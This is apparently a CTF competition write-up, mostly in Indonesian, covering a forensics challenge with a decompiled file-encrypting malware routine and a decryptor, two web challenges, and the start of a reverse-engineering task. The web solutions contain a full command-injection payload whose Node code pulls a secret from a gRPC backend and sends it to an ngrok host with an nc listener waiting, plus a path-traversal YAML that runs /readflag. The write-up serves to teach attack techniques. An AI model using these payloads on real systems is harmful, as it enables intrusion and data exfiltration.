    __int64 v14; // [rsp+0h] [rbp-18h]
    int v15; // [rsp+8h] [rbp-10h]
    int v16; // [rsp+10h] [rbp-8h]

    v6 = v5[1];
    v7 = v5[2];
    v8 = v5[3];
    if ( a5 )
        return 0;
    v16 = v6;
    v14 = v7;
    v15 = v8;
    if ( ((*(__int64 (__golang **)(__int64))(a3 + 40))(a4) & 0x8F280000) == 0 )
        main_encryptFile(a1, a2, v16, v14, v15, v9, v10, v11, v12);
    return 0;
}

```

yang kemudian ngepass ke main_encryptFile

```
// main.encryptFile
__int64 __golang main_encryptFile(
    int a1,
    unsigned __int64 a2,
    int a3,
    __int64 a4,
    int a5,
    int a6,
    int a7,
    int a8,
    int a9)
{
    int File; // eax
    int v10; // ecx
    int v11; // r8d
    int v12; // r9d
    int v13; // r10d
    int v14; // r11d
    int v15; // eax
    __int64 v16; // rcx
    int v17; // r8d
    int v18; // r9d
    int v19; // r10d
    int v20; // r11d
    __int64 v21; // rcx
    int v22; // r8d
    int v23; // r9d
    int v24; // r10d
    int v25; // r11d
    _ptr_rand_reader v26; // rbx
    int v27; // r9d
    int v28; // r10d
    int v29; // r11d
    int v30; // r8d
    int v31; // r9d
    int v32; // r10d
    int v33; // r11d
    int v34; // r8d
    int v35; // r9d
    int v36; // r10d
    int v37; // r11d
    int v38; // r8d
    int v39; // r9d
    int v40; // r10d
    int v41; // r11d
    unsigned __int64 v42; // rbx
    __int64 v43; // rax
    int v44; // ecx
    int v45; // edx
    int v46; // ecx
    int v47; // r9d
    int v48; // r10d
    int v49; // r11d
    __int64 v51; // [rsp-38h] [rbp-B0h]
    __int64 v52; // [rsp-38h] [rbp-B0h]
```

```

__int64 v53; // [rsp-38h] [rbp-B0h]
__int64 v54; // [rsp-38h] [rbp-B0h]
__int64 v55; // [rsp-38h] [rbp-B0h]
__int64 v56; // [rsp-38h] [rbp-B0h]
__int64 v57; // [rsp-38h] [rbp-B0h]
__int64 v58; // [rsp-30h] [rbp-A8h]
__int64 v59; // [rsp-30h] [rbp-A8h]
__int64 v60; // [rsp-30h] [rbp-A8h]
__int64 v61; // [rsp-30h] [rbp-A8h]
__int64 v62; // [rsp-30h] [rbp-A8h]
__int64 v63; // [rsp-30h] [rbp-A8h]
__int64 v64; // [rsp-30h] [rbp-A8h]
_BYTE v65[24]; // [rsp-28h] [rbp-A0h]
__int64 v66; // [rsp-28h] [rbp-A0h]
int v67; // [rsp-10h] [rbp-88h]
int v69; // [rsp+8h] [rbp-70h]
__int64 v70; // [rsp+18h] [rbp-60h]
__int64 v71; // [rsp+20h] [rbp-58h]
int v72; // [rsp+28h] [rbp-50h]
int v73; // [rsp+30h] [rbp-48h]
int v74; // [rsp+38h] [rbp-40h]
int v75; // [rsp+40h] [rbp-38h]
__int64 v76; // [rsp+48h] [rbp-30h]
int v77; // [rsp+58h] [rbp-20h]
__int64 v78; // [rsp+68h] [rbp-10h]
__int64 v79; // [rsp+70h] [rbp-8h]
int v81; // [rsp+90h] [rbp+18h]

v81 = a2;
File = os_ReadFile(a1, a2, a3, a4, a5, a6, a7, a8, a9);
if ( a4 )
    return 0;
v69 = v10;
v75 = File;
v15 = crypto_aes_NewCipher(a3, 0, a5, 0, a5, v11, v12, v13, v14, v51, v58);
if ( v16 )
    return v16;
v74 = v15;
v76 = main_pkcs7Pad(v75, a2, v69, 16, a5, v17, v18, v19, v20, v52, v59);
v70 = v21;
v79 = runtime_makeslice((unsigned int)&RTYPE_uint8, 16, 16, 16, a5, v22, v23,
v24, v25, v53, v60);
v26 = qword_9649D8;
io_ReadAtLeast(crypto_rand_Reader, (_DWORD)qword_9649D8, v79, 16, 16, 16, v27,
v28, v29, v54, v61, *(__int64 *)v65);
if ( v26 )
    return (__int64)v26;
v71 = crypto_cipher_NewCBCEncrypter(v74, 0, v79, 16, 16, v30, v31, v32, v33,
v55, v62, v66);
v78 = runtime_makeslice((unsigned int)&RTYPE_uint8, a2, a2, 16, 16, v34, v35,
v36, v37, v56, v63);
(*(void (*)(__golang **)(_QWORD, __int64, unsigned __int64, unsigned __int64,
__int64, unsigned __int64, __int64))(v71 + 32))(
    0,
    v78,
    a2,

```

```

    a2,
    v76,
    a2,
    v70);
v42 = a2;
if ( a2 >= 0xFFFFFFFFFFFFFFF0LL || a2 == 0 )
{
    v43 = v79;
    v44 = 16;
    v45 = 16;
}
else
{
    v43 = runtime_growslice(
        v79,
        (int)a2 + 16,
        16,
        a2,
        (unsigned int)&RTYPE_uint8,
        v38,
        v39,
        v40,
        v41,
        v57,
        v64,
        *(__int64 *)v65);
    v45 = v46;
    v44 = a2 + 16;
    v42 = a2;
}
v77 = v43;
v72 = v44;
v73 = v45;
runtime_memmove(v43 + 16, v78, v42);
return os_WriteFile(a1, v81, v77, v72, v73, 511, v47, v48, v49, v57, v64,
*(_slice_uint8 *)v65, v67);
}

```

Untuk, algonya nggak repot, litereli aes cbc dengan key dari secret, dan iv randomly generated (tapi diletakkan di 16 bytes pertama file)

and finally tinggal buat decryptor seperti ini

```

#!/usr/bin/env python3
import sys, binascii
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend

def pkcs7_unpad(data, block=16):
    pad = data[-1]
    if pad < 1 or pad > block:
        raise ValueError("Invalid PKCS#7 padding")
    if data[-pad:] != bytes([pad])*pad:

```

```
        raise ValueError("Bad PKCS#7 padding")
    return data[:-pad]

def decrypt_file(infile, outfile, key_hex):
    key = binascii.unhexlify(key_hex)
    raw = open(infile, "rb").read()
    iv, ct = raw[:16], raw[16:]
    cipher = Cipher(algorithms.AES(key), modes.CBC(iv), backend=default_backend())
    dec = cipher.decryptor().update(ct) + cipher.decryptor().finalize()
    pt = pkcs7_unpad(dec)
    open(outfile, "wb").write(pt)

if __name__ == "__main__":
    if len(sys.argv) != 3:
        print(f"Usage: {sys.argv[0]} <encrypted_file> <hex_key>")
        sys.exit(1)
    infile = sys.argv[1]
    key_hex = sys.argv[2]
    decrypt_file(infile, "output.bin", key_hex)
    print("[+] Decryption done -> output.bin")
```

kemudian tinggal decrypt dan didapat pdf asli

CARLOTTA MONTELLI

This is not a lie, I really hope you didn't encrypt your own files.



INTECHFEST{imo_f0r3n51c_is_about_dynamic_4n4lys1s_and_}

(Dont forget to concat it with the other flag)

The intended solution that I can think about is by simulating it and analyzing the behavior of the malware. You are a goat if you solved it by **reversing the malware** and the **shellcode!!** 🐐🔥

I hope there are no unintended ways. But, please, tell me if you found it! Thanks a lot!

Okay, sebenarnya kalo pake vm, exe akhirnya mungkin bisa di obtain jauh lebih cepat, but whatever, in the end it works

INTECHFEST{imo_f0r3n51c_is_about_dynamic_4n4lys1s_and_becareful_of_sss_3xt3nn1ons_00efduba320e8}

WEB EXPLOITATION

Kawaikute Gomen

<http://103.167.133.84:3000>

Author: dimasc.tf

Dalam tantangan ini, kami menemukan celah di layanan frontend pada endpoint /api/stream. Parameter id yang dikirim lewat query ternyata langsung dimasukkan ke dalam perintah shell tanpa ada sanitasi:

```
JS route.js ×
kawai > frontend > app > api > stream > JS route.js > ⚡ GET > [?] userID
31   export async function GET(request) {
32     const { searchParams } = new URL(request.url);
33     const id = searchParams.get('id') || 'kawaikute-gomen.mp3';
34     const listenerName = searchParams.get('name') || 'Anonymous';
35
36     const realID = execSync(`echo ${id} | sha256sum`).toString().trim();
37     const userID = execSync(`echo ${id} | sha256sum`).toString().trim();
38
39   }
```

Artinya, saya bisa menyisipkan perintah tambahan dengan payload seperti ; ... atau \${(...) sehingga memperoleh eksekusi perintah (command injection).

Selanjutnya, saya menganalisis backend yang berkomunikasi menggunakan gRPC. Ada fungsi GetListeners yang menerima metadata. Jika metadata berisi debug:true, maka backend otomatis menambahkan listener tambahan dengan id:"flag" dan name berisi environment variable FLAG.

```
go service.go ×
kawai > backend > internal > server > go service.go
113 func (s *MusicService) GetListeners(ctx context.Context, _ *proto.GetListenersRequest) (*proto.GetListenersResponse, error) {
114   listeners := make([]*proto.Listener, 0)
115   s.mu.Lock()
116   for _, bc := range s.broadcasters {
117     for _, info := range bc.snapshotListeners() {
118       listeners = append(listeners, &proto.Listener{Id: info.id, Name: info.name, SinceUnixMs: info.since.UnixMilli()})
119     }
120   }
121   s.mu.Unlock()
122   md, ok := metadata.FromIncomingContext(ctx)
123   if ok {
124     if is_debug, ok := md["debug"]; ok {
125       if is_debug[0] == "true" {
126         fmt.Println("debug mode")
127         flag := os.Getenv("FLAG")
128         listeners = append(listeners, &proto.Listener{Id: "flag", Name: flag, SinceUnixMs: time.Now().UnixMilli()})
129       }
130     }
131   }
132   return &proto.GetListenersResponse{Listeners: listeners}, nil
133 }
```

Awalnya kami mencoba library @grpc/grpc-js, tapi sepertinya tidak tersedia di runtime atau skill issue manggilnya (Error: Cannot find module '@grpc/grpc-js').

Solusinya adalah kami menulis client gRPC sederhana menggunakan modul bawaan Node.js yaitu http2, dan membuat parser protobuf kecil untuk membaca respon biner. Dengan cara ini, kamibisa memanggil GetListeners langsung, meminta mode debug, dan mengekstrak data flag dari field bernama name.

Masalah berikutnya adalah validasi frontend. Endpoint /api/stream memeriksa apakah hasil hash dari id cocok dengan string asli kawaikute-gomen.mp3. Jika tidak cocok, server mengembalikan error 400. Untuk bypass ini, setelah script Node.js saya selesai dijalankan dan flag berhasil dieksfiltrasi, saya cukup menambahkan printf 'kawaikute-gomen.mp3' di akhir payload. Dengan begitu, output tetap sesuai dengan yang diharapkan server sehingga hash validasi lolos, dan frontend tetap memberikan response 200 OK berupa stream MP3.

Untuk eksfiltrasi, saya tidak menggunakan DNS atau HTTP request keluar, melainkan memanfaatkan koneksi TCP ke server saya sendiri lewat ngrok. Script Node.js yang saya sisipkan akan membuka koneksi ke alamat 0.tcp.ap.ngrok.io pada port yang sudah saya tentukan, lalu mengirimkan string flag. Di sisi saya, saya cukup menjalankan nc -lvp <port> untuk mendengarkan koneksi masuk. Begitu payload dijalankan, flag terkirim dan muncul di terminal saya.

Payload:

```
http://103.167.133.84:3000/api/stream?id=$(node -e 'const
http2=require("http2"),net=require("net"); function v(b,i){let
x=0n,s=0n,p=i;for(;;){let
c=b[p++];x|=BigInt(c&127)<<s;if(!(c&128))break;s+=7n;}return [Number(x),p];}
function L(b,i){const [l,p]=v(b,i);return [b.slice(p,p+1),p+1];} const
c=http2.connect("http://backend:50051"); const
r=c.request({":method":"POST",":path":"/music.v1.MusicService/GetListeners","conte
nt-type":"application/grpc","te":"trailers","debug":"true"});
r.end(Buffer.from([0,0,0,0,0])); const bufs=[]; r.on("data",d=>bufs.push(d));
r.on("end",()=>{try{ const body=Buffer.concat(bufs),
m=body.slice(5,5+body.readUInt32BE(1)); let p=0,flag="";
while(p<m.length){let
t,[t,p]=v(m,p);const f=t>>3,w=t&7; if(f==1&&w==2){let
sub,np;[sub,np]=L(m,p);p=np;let q=0,id="",name="";
while(q<sub.length){let
st,[st,q]=v(sub,q);const sf=st>>3,sw=st&7; if((sf==1||sf==3)&&sw==2){let
s,nq;[s,nq]=L(sub,q);q=nq;const txt=s.toString();if(sf==1)id=txt;else name=txt;}
else if(sf==2&&sw==0){let _,nq;[_,q]=v(sub,q);} else { if(sw==2){let
_,nq;[_,q]=L(sub,q);} else if(sw==0){let _,nq;[_,q]=v(sub,q);} else break; } }
if(id=="flag"){flag=name;break;} } else { if(w==2){let _,np;[_,p]=L(m,p);}
else if(w==0){let _,np;[_,p]=v(m,p);} else break; } } const HOST="0.tcp.ap.ngrok.io",
PORT=19479; const sock=net.connect(PORT,HOST,()=>{ sock.write(flag+"\n");
sock.end();}); sock.on("error",()=>{}); }finally{ try{c.close()}catch{}
setTimeout(()=>process.exit(0),100); }}); r.on("error",()=>{ try{c.close()}catch{}
setTimeout(()=>process.exit(1),100);});' ; printf 'kawaikute-gomen.mp3')&name=x
```

Payload (URL Encode):

```
http://103.167.133.84:3000/api/stream?id=%24%28node%20-e%20%27const%20http2%3Drequ
ire%28%22http%22%29%2Cnet%3Drequire%28%22net%22%29%3B%20function%20v%28b%2Ci%29%7
Blet%20x%3D0n%2Cs%3D0n%2Cp%3Di%3Bfor%28%3B%3B%29%7Blet%20c%3Db%5Bp%2B%2B%5D%3Bx%7C
%3DBigInt%28c%26127%29%3C%3Cs%3Bi%28%21%28c%26128%29%29break%3Bs%2B%3D7n%3B%7Dret
urn%20%5BNumber%28x%29%2Cp%5D%3B%7D%20function%20L%28b%2Ci%29%7Bconst%20%5B1%2Cp%5
D%3Dv%28b%2Ci%29%3Breturn%20%5Bb.slice%28p%2Cp%2B1%29%2Cp%2B1%5D%3B%7D%20const%20c
%3Dhttp2.connect%28%22http%3A%2F%2Fbackend%3A50051%22%29%3B%20const%20r%3Dc.reques
t%28%7B%22%3Amethod%22%3A%22POST%22%2C%22%3Apath%22%3A%22%2Fmusic.v1.MusicService%
2FGetListeners%22%2C%22content-type%22%3A%22application%2Fgrpc%22%2C%22te%22%3A%22
```

```

trailers%22%2C%22debug%22%3A%22true%22%7D%29%3B%20r.end%28Buffer.from%28%5B0%2C0%2C0%2C0%2C0%5D%29%29%3B%20const%20bufs%3D%5B%5D%3B%20r.on%28%22data%22%2Cd%3D%3Ebufs.push%28d%29%29%3B%20r.on%28%22end%22%2C%28%29%3D%3E%7Btry%7B%20const%20body%3DBuffer.concat%28bufs%29%2C%20m%3Dbody.slice%285%2C5%2Bbody.readUInt32BE%281%29%29%3B%20let%20p%3D0%2Cflag%3D%22%22%3B%20while%28p%3Cm.length%29%7Blet%20t%3B%5Bt%2Cp%5D%3Dv%28m%2Cp%29%3Bconst%20f%3Dt%3E%3E3%2Cw%3Dt%267%3B%20if%28f%3D%3D%3D1%26%26w%3D%3D%3D2%29%7Blet%20sub%2Cnp%3B%5Bsub%2Cnp%5D%3DL%28m%2Cp%29%3Bp%3Dnp%3Blet%20q%3D0%2Cid%3D%22%22%2Cname%3D%22%22%3B%20while%28q%3Csub.length%29%7Blet%20st%3B%5Bst%2Cq%5D%3Dv%28sub%2Cq%29%3Bconst%20sf%3Dst%3E%3E3%2Csw%3Dst%267%3B%20if%28%28sf%3D%3D%3D1%7C%7Cs%3D%3D3%29%26%26sw%3D%3D2%29%7Blet%20s%2Cnq%3B%5Bs%2Cnq%5D%3DL%28sub%2Cq%29%3Bq%3Dnq%3Bconst%20txt%3Ds.toString%28%29%3Bif%28sf%3D%3D2%26%26sw%3D%3D%3D0%29%7B1et%20_%2Cnq%3B%5B_%2Cq%5D%3Dv%28sub%2Cq%29%3B%7D%20else%20if%28sf%3D%3D2%26%26sw%3D%3D%3D2%29%7Blet%20_%2Cnq%3B%5B_%2Cq%5D%3DL%28sub%2Cq%29%3B%7D%20else%20if%28sw%3D%3D%3D0%29%7Blet%20_%2Cnq%3B%5B_%2Cq%5D%3Dv%28sub%2Cq%29%3B%7D%20else%20break%3B%20%7D%20%7D%20if%28id%3D%3D2%22flag%22%29%7Bflag%3Dname%3Bbreak%3B%7D%20%7D%20else%20%7B%20if%28w%3D%3D2%29%7Blet%20_%2Cnp%3B%5B_%2Cp%5D%3DL%28m%2Cp%29%3B%7D%20else%20if%28w%3D%3D0%29%7Blet%20_%2Cnp%3B%5B_%2Cp%5D%3Dv%28m%2Cp%29%3B%7D%20else%20break%3B%20%7D%20%7D%20const%20HOST%3D%220.tcp.ap.ngrok.io%22%2C%20PORT%3D19479%3B%20const%20sock%3Dnet.connect%28PORT%2CHOST%2C%28%29%3D%3E%7B%20sock.write%28flag%2B%22%5Cn%22%29%3B%20sock.end%28%29%3B%20%7D%29%3B%20sock.on%28%22error%22%2C%28%29%3D%3E%7B%7D%29%3B%20%7Dfinally%7B%20try%7Bc.close%28%29%7Dcatch%7B%7D%20setTimeout%28%28%29%3D%3Eprocess.exit%280%29%2C100%29%3B%20%7D%7D%29%3B%20r.on%28%22error%22%2C%28%29%3D%3E%7B%20try%7Bc.close%28%29%7Dcatch%7B%7D%20setTimeout%28%28%29%3D%3Eprocess.exit%281%29%2C100%29%3B%7D%29%3B%27%20%3B%20printf%20%27kawaikute-gomen.mp3%27%29&name=x

```

kawaikute-gomen-backend

< 92dcca263fa1 ⌂ kawaikute-gomen-backend:latest

Logs Inspect Bind mounts Exec Files Stats

```

2025/09/08 09:39:39 music gRPC server listening on :50051 (baseDir=/app)
debug mode

```

```

[dovodedomo@dovodedomo] ~
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 58488
fake{flag}

```

INTECHFEST{grpc_is_fun_123456789i149124759391247!}

CTFify CLI Web Interface

A web interface for CTFify CLI.

<http://103.167.133.84:5000>

Author: dimasc.tf

Untuk bisa menggunakan platform ini, pengguna harus register dan login pada web challenge. Setelah berhasil login, sistem otomatis membuat sebuah workspace khusus di direktori /app/ctf_workspaces/<token_user>/ . Di dalam workspace ini, tool ctfify bisa dijalankan melalui parameter web (ctf_args).

Pertama-tama, tentu kami menjalankan command ctfify --help untuk mengetahui cara menggunakan tools ini.

Available Commands:

```
add          add something to current directory
completion   Generate the autocompletion script for the specified shell
ctfd         Download ctfd challenges from url
ctftime      A brief description of your command
gzcli        High-performance CLI for gz::ctf
help         Help about any command
proxy        proxy
rctf         Download RCTF challenges from url
```

Setelah itu, saya melihat commit history repository github ctfify.

The screenshot shows a GitHub commit history for the 'master' branch. The commits are organized by date:

- Sep 6, 2025**
 - fix somehting** dimasma0305 committed 2 days ago
 - make error message more verbose** dimasma0305 committed 2 days ago
 - fix typo** dimasma0305 committed 2 days ago
 - remove error in error message** dimasma0305 committed 2 days ago
 - improve error trace** dimasma0305 committed 2 days ago
- Sep 5, 2025**
 - fix zip filename** dimasma0305 committed 3 days ago
 - Set default shell to /bin/sh if not specified in environment variable** dimasma0305 committed 3 days ago
 - fix looping when zipping challenge dist in watcher** dimasma0305 committed 3 days ago
- Sep 3, 2025**

Berdasarkan informasi di atas, kami langsung fokus ke subcommand **gzcli**.

Di dalam tool **gzcli**, saya lihat bahwa semua file bernama `challenge.yml` atau `challenge.yaml` akan dipindai dan dijalankan script-nya.

```

154 func GetChallengesYaml(config *Config) ([]ChallengeYaml, error) {
179     // Process categories in parallel
180     for _, category := range CHALLENGE_CATEGORY {
181         wg.Add(1)
182         go func(category string) {
183             defer wg.Done()
184             categoryPath := filepath.Join(dir, category)
185
186             if _, err := os.Stat(categoryPath); os.IsNotExist(err) {
187                 return
188             }
189
190             err := filepath.Walk(categoryPath, func(path string, info os.FileInfo, err error) error {
191                 if err != nil || info.IsDir() || !challengeFileRegex.MatchString(info.Name()) {
192                     return err
193                 }
194
195                 content, err := os.ReadFile(path)
196                 if err != nil {
197                     return fmt.Errorf("reading file error: %w", err)
198                 }
199
200                 var challenge ChallengeYaml
201                 if err := ParseYamlFromBytes(content, &challenge); err != nil {
202                     return fmt.Errorf("yaml parse error: %w %s", err, path)
203                 }
204
205                 challenge.Category = category
206                 challenge.Cwd = filepath.Dir(path)

```

Fungsi eksekusi script terlihat sederhana: menggunakan /bin/sh untuk menjalankan string dari field scripts.

```


801 func runScript(challengeConf ChallengeYaml, script string) error {
802     if shell == "" {
803         shell = "/bin/sh"
804     }
805     if challengeConf.Scripts[script] == "" {
806         return nil
807     }
808     log.InfoH2("Running:\n%s", challengeConf.Scripts[script])
809     return runShell(challengeConf.Scripts[script], challengeConf.Cwd)
810 }
811

```

Jadi kita cukup mendefinisikan YAML dengan scripts.start berisi command apapun, maka command itu akan dijalankan.

Sekarang, kami perlu mencari cara bagaimana mengupload challenge.yml ke workspace. Setelah kami mengeksplor tools ini, kami menemukan subcommand ctfd bisa mengimpor challenge.

Saat mengimpor dari CTFd, tool menyusun path tujuan seperti hostname/category/name. Karena category dari challenge (yang bisa saya kendalikan dari CTFd) tidak disanitasi, saya bisa memberi nilai ../Pwn sehingga keluaran impor “meloncat” ke direktori kategori Pwn milik workspace, bukan di dalam folder hostname (0.tcp.ap.ngrok.io).



```
for _, chall := range challenges {
    wg.Add(1)
    go func(challenge *ctfd.ChallengeInfo) {
        defer wg.Done()
        dstFolder := filepath.Join(ctf.HostName(), challenge.Category, challenge.Name)
        fullInfo, err := challenge.GetFullInfo()
        if err != nil {
            log.Fatal(err)
        }
        if err := fullInfo.WriteTemplatesToDirDefault(dstFolder); err != nil {
            log.Fatal(err)
        }
        if err := fullInfo.DownloadFilesToDir(filepath.Join(dstFolder, "attachment")); err != nil {
            log.Fatal(err)
        }
        log.SuccessDownload(challenge.Name, challenge.Category)
        if verbose, _ := cmd.Flags().GetBool("verbose"); verbose {
            data, _ := prettyjson.Marshal(fullInfo)
            fmt.Println(string(data))
        }
    }(chall)
}
wg.Wait()
```

Dari situ, saya langsung membuat challenge di CTFd dengan konfigurasi challenge seperti berikut (bekas ctf internal).

```
name: pwnweb
category: ../Pwn
description: |
    Hi Hi. Perkenalan Problem Setter (display name LINE)


value: 1
author: 'dovodedomo'
flags:
    - CTFITB24{Good_Luck_n_Have_Fun!}
state: visible
scripts:
    start: /readflag > result.txt 2>&1 || true
    show: cat result.txt 1>&2; exit 1
files:
```

```
- dist/challenge.yml
```

Dan berikut isi dari dist/challenge.yml yang merupakan file yang menjadi target kita agar bisa menjalankan script pada isinya.

```
name: pwnflag
category: Pwn
description: |
    Hi Hi. Perkenalan Problem Setter (display name LINE)

value: 1
author: 'dovodedomo'
flags:
    - CTFITB24{Good_Luck_n_Have_Fun!}
state: visible
scripts:
    start: /readflag > result.txt 2>&1 || true
    show: cat result.txt 1>&2; exit 1
```



1. Inisialisasi template
gzcli --init
2. Import ctfd challenge
ctfd -u http://0.tcp.ap.ngrok.io:19006/ -s dovodedomo -p dovodedomo -v

```
ctfd -u http://0.tcp.ap.ngrok.io:19006/ -s dovodedomo -p dov
Run 🚀

Your workspace: ctf_workspaces/8ee43e32-0352-4401-abd0-29f841522c28

[x] success downloading: pwnweb (../Pwn)
{
    "Category": "../Pwn",
    "Connection_Info": "",
    "Description": "Hi Hi. Perkenalan Problem Setter (display name LINE)\n\n**CTFITB24{Good_Luck_n_Have_Fun!}**\n",
    "Files": [
        "/files/4c24e786d037db78583bb0b5c075d4f9/challenge.yml"
    ],
    "Id": 3,
    "Name": "pwnweb",
    "SolvedByMe": false,
    "Solves": 0,
    "Tags": [],
    "Type": "standard",
    "Value": 1
}
```

3. Eksekusi yml script
gzcli --run-script start

```
gzcli --run-script start
Run 🚀

Your workspace: ctf_workspaces/8ee43e32-0352-4401-abd0-29f841522c28

[x] Running:
/readflag > result.txt 2>&1 || true
```

gzcli --run-script show

```
gzcli --run-script show
Run 🚀

Your workspace: ctf_workspaces/8ee43e32-0352-4401-abd0-29f841522c28

Error: [x] Running:
cat result.txt 1>&2; exit 1
fake{flag}[x] Script execution failed: %!(EXTRA
*fmt.wrapError=script error in pwnflag: exit status 1)
```

Akun kami di remote challenge pakai username: dovodedomo_me0w

INTECHFEST{dub189112oidsaocxzmlWDS-2EVNI132119ENDnainnaniqfin}

REVERSE ENGINEERING

Akane

Author: aimardcr



Note: Flag is in the environment variable.

diberikan elf binary server beserta address server.

dengan menjalankan dan mencoba-coba, didapati bahwa binary adalah server http.

Ya oke infonya gk terlalu membantu sih, tapi dari sini kita bisa berspekulasi bawha untuk solve chall ini pada response handlernya akan ada sesuatu yang memungkinkan kita untuk read environment variable

dengan kita decompile didapat hasil main berikut

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    _BYTE v4[240]; // [rsp+10h] [rbp-210h] BYREF
    _BYTE v5[47]; // [rsp+100h] [rbp-120h] BYREF
    char v6; // [rsp+12Fh] [rbp-F1h] BYREF
    _BYTE v7[47]; // [rsp+130h] [rbp-F0h] BYREF
    char v8; // [rsp+15Fh] [rbp-C1h] BYREF
    _BYTE v9[43]; // [rsp+160h] [rbp-C0h] BYREF
    char v10; // [rsp+18Bh] [rbp-95h] BYREF
    int v11; // [rsp+18Ch] [rbp-94h] BYREF
    _BYTE v12[40]; // [rsp+190h] [rbp-90h] BYREF
    const char **v13; // [rsp+1B8h] [rbp-68h] BYREF
    _BYTE v14[47]; // [rsp+1C0h] [rbp-60h] BYREF
```

```

char v15; // [rsp+1EFh] [rbp-31h] BYREF
